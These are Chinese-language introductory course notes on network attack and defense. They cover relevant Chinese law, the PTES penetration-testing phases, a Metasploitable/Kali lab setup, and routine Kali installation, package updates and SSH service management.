# 网络攻防课程概述

网络攻防课程源于信息社会对信息安全的需求， 传智播客网络攻防课程设置初衷是规划一堂以攻防实践入门，以攻防原理的晋级学习的一门课程。

* **学什么**
  + 常见网络攻击方法与防御方法
  + 深度报文分析项目实战
* **学完做什么**

围绕"安全"这一关键词，衍生出类似:安全运维、安全售后、安全服务(合规核查、安全加固/增强)、渗透测试、Web安全、云安全、移动安全等多种职位需求。

* **怎么学**


网络攻防是一门实践性很强的学科，它需要储备的技术面很宽泛，对计算机系统、程序编译链接、网络协议等知识领域要有一定的了解。

# 安全渗透

## 写在前面的话

在了解渗透测试之前，我们先看看，信息安全相关的法律是怎么样的

* 中华人民共和国网络安全法
  + 《中华人民共和国网络安全法》由全国人民代表大会常务委员会于2016年11月7日发布，**自2017年6月1日起施行**。
  + [中华人民共和国网络安全法](http://www.npc.gov.cn/npc/xinwen/2016-11/07/content_2001605.htm) -- 中国人大网官方版本
  + 第四十四条 任何个人和组织不得窃取或者以其他非法方式获取个人信息，不得非法出售或者非法向他人提供个人信息。
  + 第六十四条 第二款 违反本法第四十四条规定，窃取或者以其他非法方式获取、非法出售或者非法向他人提供个人信息，尚不构成犯罪的，由公安机关没收违法所得，并处违法所得一倍以上十倍以下罚款，没有违法所得的，处一百万元以下罚款。



* 《中华人民共和国刑法》
  + 《中华人民共和国刑法（修订）》由1997年3月14日第八届全国人民代表大会第五次会议修订，1997年3月14日中华人民共和国主席令第八十三号公布，**自1997年10月1日起施行**。
  + 《中华人民共和国刑法修正案（九）》由2015年8月29日第十二届全国人民代表大会常务委员会第十六次会议通过，自2015年11月1日起施行。（对285条，286条有修订）
  + 第二百八十五条： 非法获取计算机信息系统数据罪， 非法获取计算机信息系统数据、非法控制计算机信息系统罪，是指违反国家规定，侵入国家事务、国防建设、尖端科学技术领域以外的计算机信息系统或者采用其他技术手段，**获取该计算机信息系统中存储、处理或者传输的数据**，情节严重的行为。
  + 第二百八十六条：破坏计算机信息系统罪，破坏计算机信息系统罪是指违反国家规定，对计算机信息系统功能或计算机信息系统中存储、处理或者传输的**数据和应用程序进行破坏**，或者故意制作、传播计算机病毒等破坏性程序，**影响计算机系统正常运行**，后果严重的行为。



## 渗透测试介绍

渗透测试是一门技术，一门用来模拟黑客的攻击方法，对信息系统进行安全评估的测试技术

关于渗透测试(penetration test)， 目前并没有一个标准的定义，国外一些安全组织达成共识的通用说法是：**渗透测试是通过模拟恶意黑客的攻击方式，用来评估计算机网络系统安全的一种评估手段**。

我们可以从如下几点进行理解：

* 渗透测试是一门技术
* 渗透测试是一门用来进行安全态势评估的测试技术t渗透测试这门工作包括善用渗透工具（利用现成的）、开发渗透测试程序（脚本）（**开发定制的**）等等。
* 由于是模拟恶意黑客的攻击方法， 所以渗透测试带有某种“破坏性”， 要注意风险规避
* 同样是模拟恶意黑客的攻击行为，往往充满了神秘色彩



还有的定义给出：渗透测试（Penetration Testing）是一种通过模拟攻击者的技术与方法，挫败目标系统的安全控制措施并获得控制访问权的安全测试方法

* **如何规避法律风险**

很简单，获取渗透测试主机的有效授权。



**小结**

渗透测试是一门技术，一门用于对信息系统进行安全评估的测试技术。 技术本身没有什么正义、邪恶之分。 关键是看你怎么用。

你被授权进行渗透测试，那你就是在保护地球， 维护世界和平， 主持武林正义。。。。



你没有被授权， 或者是没有这种法律意识， 那么。。。。

## PTES标准中的渗透测试阶段

PTES:Penetration Testing Execution Standard, 渗透测试执行标准，已被安全业界中几个领军企业所采纳。

官网地址：<http://www.pentest-standard.org/>

PTES标准中的渗透测试阶段是用来定义渗透测试过程，并确保客户组织能够以一种标准化的方式来扩展一次渗透测试，而无论是由谁来执行这种类型的评估。

### 前期交互阶段

前期交互阶段通常是由你与客户组织进行讨论，来确定渗透测试的范围和目标。

这个阶段最为关键的是需要让客户组织明确清晰地了解渗透测试将涉及哪些目标，而这个阶段**也为你提供了机会，来说服客户走出全范围渗透测试的理想化愿景**，选择更加现实可行的渗透测试目标来进行实际实施。

简单的说，就是解决一个问题： 我N年N月N日就干完这N项的活儿，您老到时给钱儿痛快点。

这个阶段的工作把评估项目的每一个需求参数都落实到项目的测试计划、限定因素、业务指标、和进度安排中。

* 收集需求： 以口头交流和书面询问的形式，积累目标环境的有关信息
* 筹划工作： 测试计划的准备工作收许多因素的影响, 包括合同协议、成本分析、资源分配等
* 边界分析： 明确渗透测试任务限制因素的工作
* 明确业务指标： 在渗透测试项目中，该阶段工作使技术目标与业务目标保持一致。
* 项目管理和统筹调度： 此过程旨在使渗透测试过程中的每个步骤与其他步骤形成时间上的配合。

### ****情报搜集阶段****

对目标系统所搜集到的信息将帮助你准确的掌握目标系统所部署的安全控制措施。

* **搜集哪些内容**

\* 第一步

\* 目标系统IP地址范围

\* 详细的注册信息

\* DNS服务器位置

\* 电话号段

\* 网络、或安全管理员及其联系方式

\* 外部网络拓扑结构

\* 而后

\* 目标网络中活跃主机

\* 操作系统类型

\* 开放的端口

\* 端口后面运行的网络服务

\* 是否存在已公开的披露的安全漏洞

\* 最后(对初步选择的攻击目标服务实施更细致的信息探查)

\* 像用户账号

\* 共享资源

\* 网络服务类型与版本号

\* 服务配置信息

通过收集这些信息， 攻击者可以大致判断目标系统的安全状况， 从而寻求有效的入侵途径与方法。

### 威胁建模阶段

威胁建模主要使用在情报搜集阶段所获取到的信息，来标识出目标系统上可能存在的安全漏洞与弱点。

在进行威胁建模时，确定最为高效的攻击方法、所需要进一步获取到的信息，以及从哪里攻破目标系统。

### 漏洞分析阶段

在漏洞分析阶段，综合从前面的几个环节中获取到信息，并从中分析和理解哪些攻击途径会是可行的。

特别是需要重点分析端口和漏洞扫描结果，获取到的服务“旗标”信息，以及在情报搜集环节中得到的其他关键信息。

### ****渗透攻击阶段****

渗透攻击可能是在渗透测试过程中最有魅力的环节，然而在实际情况下往往没有你所预想的那么“一帆风顺”，而往往是“曲径通幽”。

最好是在你基本上能够确信特定渗透攻击会成功的时候，才真正对目标系统实施这次渗透攻击，当然在目标系统中可能存在着一些你没有预期到的安全防护措施，使得这次渗透攻击无法成功。

### 后渗透攻击阶段

后渗透攻击阶段从已经攻陷了客户组织的一些系统或取得域管理权限之后开始。

后渗透攻击阶段将以特定的业务系统作为目标，识别出关键的基础设施，并寻找客户组织最具价值和尝试进行安全保护的信息和资产，当从一个系统攻入另一个系统时，需要演示出能够对客户组织造成最重要业务影响的攻击途径。

在后渗透测试阶段，重点不外乎就就是之前**入侵检测**的**逆操作**

### 报告阶段

其实就是最后的报告生成和跟客户的反馈阶段

# 网络攻防环境


* **目标** 
  + 了解攻防环境构成
  + 了解入侵检测系统（平台）的部署位置

## 环境构成

### 环境框图


一个基本的网络攻防实验环境包括：靶机、攻击机、入侵检测分析系统、网络连接四部分组成。

一个基础的网络攻防实验环境需要如下组成部分：



### 靶机

* 靶机：包含系统和应用程序漏洞，并作为攻击目标的主机，本次课程选用 metasploitable镜像
  + [Metasploitable 镜像下载地址](https://sourceforge.net/projects/metasploitable/)



* + 相关镜像已经在服务器部署完成

### 攻击机

* 攻击机： 用于发起网络攻击的主机，本次课程基于Kali Linux构建攻击机。
  + [Kali Linux下载地址](http://www.kali.org/downloads/)
  + 搞渗透测试的专用平台。
  + Kali Linux是基于Debian的Linux发行版，(和ubuntu是兄弟关系），设计用于数字取证操作系统。
  + 集成超过300个渗透测试工具， 继承自BackTrack， 并发扬光大
  + 一般来说，“攻击”这个词杀气太重，习惯来讲，一般会说“渗透测试”。

### IDS/IPS

* 攻击检测、分析、与防御平台：
  + IDS: Intrusion Detection Systems, 入侵检测系统
    - IDS在交换式网络中的位置一般选择为:尽可能靠近攻击源、尽可能靠近受保护资源
    - 部署位置： Internet接入路由器之后的第一台交换机上
  + IPS: Intrusion Prevention System, 入侵防御系统
    - 办公网与外部网络的连接部位(入口/出口)， 简单的说就是网关
    - 重要服务器集群前端;
    - 办公网内部接入层

### 网络链接

* 网络连接： 通过网络将靶机、攻击机和具备检测分析防御功能的网关进行连接。
  + 交换机、网关等

# Kali Linux

* **目标** 
  + 了解渗透测试人员的工作平台-kali linux
  + 知道kali linux的安装方法。

## Kali Linux 介绍

* Kali Linux是一个基于Debian的Linux发行版，
* 集成了300多个安全和取证方面的相关工具， 专为渗透测试人员准备，
* Kali Linux的前身是BackTrack Linux发行版。
* Back Track是基于Ubuntu的一个Linux发行版。(补充： ubuntu也是基于Debian的Linux发型版)
* 它由Offensive Security Ltd维护和资助，最先由Offensive Security的MatiAharoni和Devon Kearns通过重写Back Track来完成。
* Kali Linux有32位和64位的镜像，可用于x86指令集。同时它还有基于ARM架构的镜像，可用于树莓派和三星的ARM Chromebook。用户可通过硬盘、Live CD或Live USB来运行Kali Linux操作系统。


## 安装Kali Linux

如今Linux的安装过程已经非常“傻瓜”化，只需要轻点几下鼠标，就能够完成整个系统的安装。Kali Linux操作系统的安装也非常简单。本节将分别介绍安装Kali Linux至硬盘、USB驱动器、树莓派、VMware Workstation和Womuare Tods的详细过程。

### ISO下载

安装到硬盘是最基本的操作之一。该工作的实现可以让用户不使用DVD，而正常的运行Kali Linux。在安装这个全新的操作系统之前，需要做一些准备工作。例如，从哪里得到Linux？对电脑配置有什么要求？……下面将逐一列出这些要求。


* Kali Linux安装的磁盘空间的最小值是8GB。为了便于使用，这里推荐至少25GB去保存附加程序和文件。
* 内存最好为512MB以上。
* [Kali Linux的下载地址](http://www.kali.org/downloads/)，下载界面如图1.1所示。



下载完ISO文件后， 选中安装VMWare或者virtualbox虚拟机管理管理软件。 关于虚拟机安装步骤，本课程就不再详述，课下探讨。

### 下载虚拟机镜像

当然也可以直接下载基于virtualbox或者VMWare的虚拟机镜像， 如下图所示：




建议选择64位虚拟机镜像， 如果你选用VMware的话，也可以直接下载VMware虚拟机镜像

### 开机界面

Kali Linux系统开机运行后， 界面如下图所示：



点击做上角的**应用程序**， 会列出如下的渗透测试工具， 见下图



## Kali Linux 系统更新

当用户使用一段时间以后，可能对总是在没有任何变化的系统中工作感到不满，而是渴望能像在Windows系统中一样，不断对自己的Linux进行升级。另外，Linux本身就是一个开放的系统，每天都会有新的软件出现，Linux发行套件和内核也在不断更新。在这样的情况下，学会对Linux进行升级就显得非常迫切了。本节将介绍Kali的更新与升级。

更新与升级Kali的具体操作步骤如下所示。

* 执行lsb\_release -a命令查看当前操作系统的所有版本信息

root@Kali-Panda:~# lsb\_release -a

No LSB modules are available.

Distributor ID: Kali

Description: Kali GNU/Linux Rolling

Release: kali-rolling

Codename: kali-rolling

* 配置软件源， 国内建议选择“中科大”的源， （综合来书，中科大的源还是比较靠谱）

root@Kali-Panda:~# cat /etc/apt/sources.list.d/ustc.list

deb https://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib

deb-src https://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib

* 添加完软件源，需要更新软件包列表后才可以使用。

更新软件包列表，执行命令如下所示：

root@Kali-Panda:~# apt-get update

* 软件更新（软件包升级）

root@Kali-Panda:~# apt-get dist-upgrade

root@Kali-Panda:~# apt-get dist-upgrade

正在读取软件包列表... 完成

正在分析软件包的依赖关系树

正在读取状态信息... 完成

正在计算更新... 完成

下列软件包是自动安装的并且现在不需要了：

acccheck 。。。

使用'apt autoremove'来卸载它(它们)。

y下列软件包将被【卸载】：

gnome-shell-extension-workspacestodock 。。。

下列【新】软件包将被安装：

apt-config-icons bolt clang-6.0

。。。。

您希望继续执行吗？ [Y/n]

键入y后，选择升级软件包。

## Kali Linux 基本设置

在前面学习了Kali Linux操作系统的安装，安装成功后就可以登录到系统了。登录系统后，就可以使用各种的渗透工具对计算机做测试。为了方便后面章节内容的学习，本节将介绍一下Kali Linux的基本设置。

* **启动默认的服务**

Kali Linux自带了几个网络服务，它们是非常有用的。但是默认是禁用的。在这里，将介绍使用各种方法设置并启动每个服务。

* **启动Secure Shell（SSH）服务**

启动Secure Shell（SSH）服务。执行命令如下所示：

root@Kali-Panda:~# systemctl start ssh.service

看到以上的输出表示SSH服务已经启动。为了确认服务的端口是否被监听，执行如下所示的命令：

root@Kali-Panda:~# netstat -apn | grep ":22"

tcp 0 0 0.0.0.0:22 0.0.0.0:\* LISTEN 2507/sshd

tcp6 0 0 :::22 :::\* LISTEN 2507/sshd

当然也可以用systemclt查看ssh的状态

root@Kali-Panda:~# systemctl status ssh.service

● ssh.service - OpenBSD Secure Shell server

Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)

Active:\*\* active (running)\*\* since Mon 2018-07-23 12:28:00 CST; 4min 21s ago

Process: 593 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)

Process: 591 ExecReload=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)

Process: 2506 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)

Main PID: 2507 (sshd)

Tasks: 1 (limit: 1916)

Memory: 1.8M

CGroup: /system.slice/ssh.service

└─2507 /usr/sbin/sshd -D

7月 23 12:28:00 Kali-Panda systemd[1]: Starting OpenBSD Secure Shell server...

7月 23 12:28:00 Kali-Panda sshd[2507]: Server listening on 0.0.0.0 port 22.

7月 23 12:28:00 Kali-Panda sshd[2507]: Server listening on :: port 22.

7月 23 12:28:00 Kali-Panda systemd[1]: Started OpenBSD Secure Shell server.

* 停止ssh服务

停止一个服务的语法格式：systemctl stop <servicename>

表示用户想要停止的服务。

停止ssh服务，执行命令如下所示：

root@Kali-Panda:~# systemctl stop ssh.service

可以通过查看ssh.service的状态信息， 已经变为inactive (dead), 可以看到ssh服务停止成功。

root@Kali-Panda:~# systemctl status ssh.service

● ssh.service - OpenBSD Secure Shell server

Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)

Active: inactive (dead) since Mon 2018-07-23 12:35:07 CST; 17s ago

Process: 593 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)

Process: 591 ExecReload=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)

Process: 2507 ExecStart=/usr/sbin/sshd -D $SSHD\_OPTS (code=exited, status=0/SUCCESS)

Process: 2506 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)

Main PID: 2507 (code=exited, status=0/SUCCESS)

7月 23 12:28:00 Kali-Panda systemd[1]: Starting OpenBSD Secure Shell server...

7月 23 12:28:00 Kali-Panda sshd[2507]: Server listening on 0.0.0.0 port 22.

7月 23 12:28:00 Kali-Panda sshd[2507]: Server listening on :: port 22.

7月 23 12:28:00 Kali-Panda systemd[1]: Started OpenBSD Secure Shell server.

7月 23 12:35:07 Kali-Panda systemd[1]: Stopping OpenBSD Secure Shell server...

7月 23 12:35:07 Kali-Panda sshd[2507]: Received signal 15; terminating.

7月 23 12:35:07 Kali-Panda systemd[1]: Stopped OpenBSD Secure Shell server.

* 设置服务开机启动

设置服务开机启动的语法格式如下所示： systemctl enable <servicename>

表示用户想要开机启动的服务。

设置SSH服务开启自启动：

root@Kali-Panda:~# systemctl enable sshd.service

Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.

Executing: /lib/systemd/systemd-sysv-install enable ssh

* 查看当前系统开机自启列表

root@Kali-Panda:~# systemctl list-unit-files | grep enabled

accounts-daemon.service enabled

anacron.service enabled

autovt@.service enabled

binfmt-support.service enabled

console-setup.service enabled

...

ssh.service enabled

sshd.service enabled

## 概述

在情报收集阶段，你需要采用各种可能的方法来收集将要攻击的客户组织的所有信息，包括使用社交网络、Google Hacking技术、目标系统踩点等等。

而作为渗透测试者，你最为重要的一项技能就是对目标系统的探查能力，包括获知它的行为模式、运行机理，以及最终可以如何被攻击。

